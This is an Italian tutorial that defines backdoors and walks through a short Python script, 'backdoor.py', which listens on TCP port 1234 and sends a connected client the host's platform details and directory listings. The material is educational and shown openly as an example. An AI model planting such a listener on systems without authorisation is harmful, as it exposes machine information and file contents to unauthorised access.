


**BACKDOOR**






# **Definizione**

**Le backdoor, letteralmente “porte sul retro”, sono righe di codice informatico grazie alle quali un utente può entrare come amministratore all’interno di siti web e computer, senza avere alcun accesso autorizzato.**

**Creano canali di comunicazione attraverso Internet, utilizzando principalmente il protocollo HTTP sulla porta 80. In queste condizioni il malware riesce a nascondersi meglio, essendo questo il metodo di trasferimento maggiormente utilizzato dai vari sistemi informatici per il traffico di rete in uscita.**



```
kali@kali: ~/Desktop/Python_Samples
File Actions Edit View Help
GNU nano 6.0 backdoor.py *
import socket, platform, os

SRV_ADDR = ""
SRV_PORT = 1234

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind((SRV_ADDR, SRV_PORT))
s.listen(1)
connection, address = s.accept()

print ("client connected: ", address)

while 1:
    try:
        data = connection.recv(1024)
    except:continue

    if(data.decode('utf-8') == '1'):
        tosend = platform.platform() + " " + platform.machine()
        connection.sendall(tosend.encode())
    elif(data.decode('utf-8') == '2'):
        data = connection.recv(1024)
        try:
            filelist = os.listdir(data.decode('utf-8'))
            tosend = ""
            for x in filelist:
                tosend += "," + x
        except:
            tosend = "Wrong path"
        connection.sendall(tosend.encode())
    elif(data.decode('utf-8') == '0'):
        connection.close()
        connection, address = s.accept()
```


**import** = importa le librerie utili per trascrizione del codice



**socket** = interfaccia di rete di basso livello, riferito in questo caso ad una connessione TCP e contiene un host (IP) e porta (numero intero)

**platform** = accesso ai dati identificativi della piattaforma sottostante

**os** = interfacce varie del sistema operativo, serve per utilizzare le funzionalità dipendenti dal sistema operativo



Nella prima parte del codice si utilizza la libreria socket in cui vengono indicati l'IP e la porta di riferimento, poi vi è il comando che crea un nuovo socket utilizzando la famiglia di indirizzi specificati e in questo caso **AF\_INET** indica IPv4 (predefinito) e **SOCK\_STREAM** (predefinito) specifico per il protocollo TCP. Poi **s.bind** che serve per impostare IP su cui il server ascolterà le connessioni in arrivo.

**s.listen**, rende possibile la connessione in entrata e mette in ascolto

**s.accept**, accetta la connessione in arrivo sul socket in ascolto





in seguito si utilizza la funzione **while 1** che ripeterà il ciclo all'infinito finché non verrà interrotto, poi **try - except** che sono utili per gestire le eccezioni e continuare a funzionare anche in presenza di errori.

Ancora con **if** dice che se la codifica dell'utf-8 è uguale a 1, mandare una singola stringa che identifica la piattaforma sottostante con info utili più restituire il tipo di macchina e se non determina un valore, ridarà una stringa vuota.

Con **elif** dice invece che se è uguale a 2 esegue ulteriori operazioni seguendo **connection.recv(1024)** che dice che i dati da ricevere non devono superare i 1024 byte.

Ancora utilizza la funzione **try-except** e dice di fare un controllo nelle repository e restituire un elenco di nomi delle voci della directory indicata decodificando i dati da byte a stringa e i file dovranno essere separati da una virgola, se invece si verifica un errore durante l'accesso alla directory questa rimanderà wrong path e con connection dovrà inviare la risposta al client attraverso la connessione dopo la conversione in byte.

Infine dice che se la decodifica è uguale a 0 la connessione si chiude e ne attende una nuova da **s.accept**

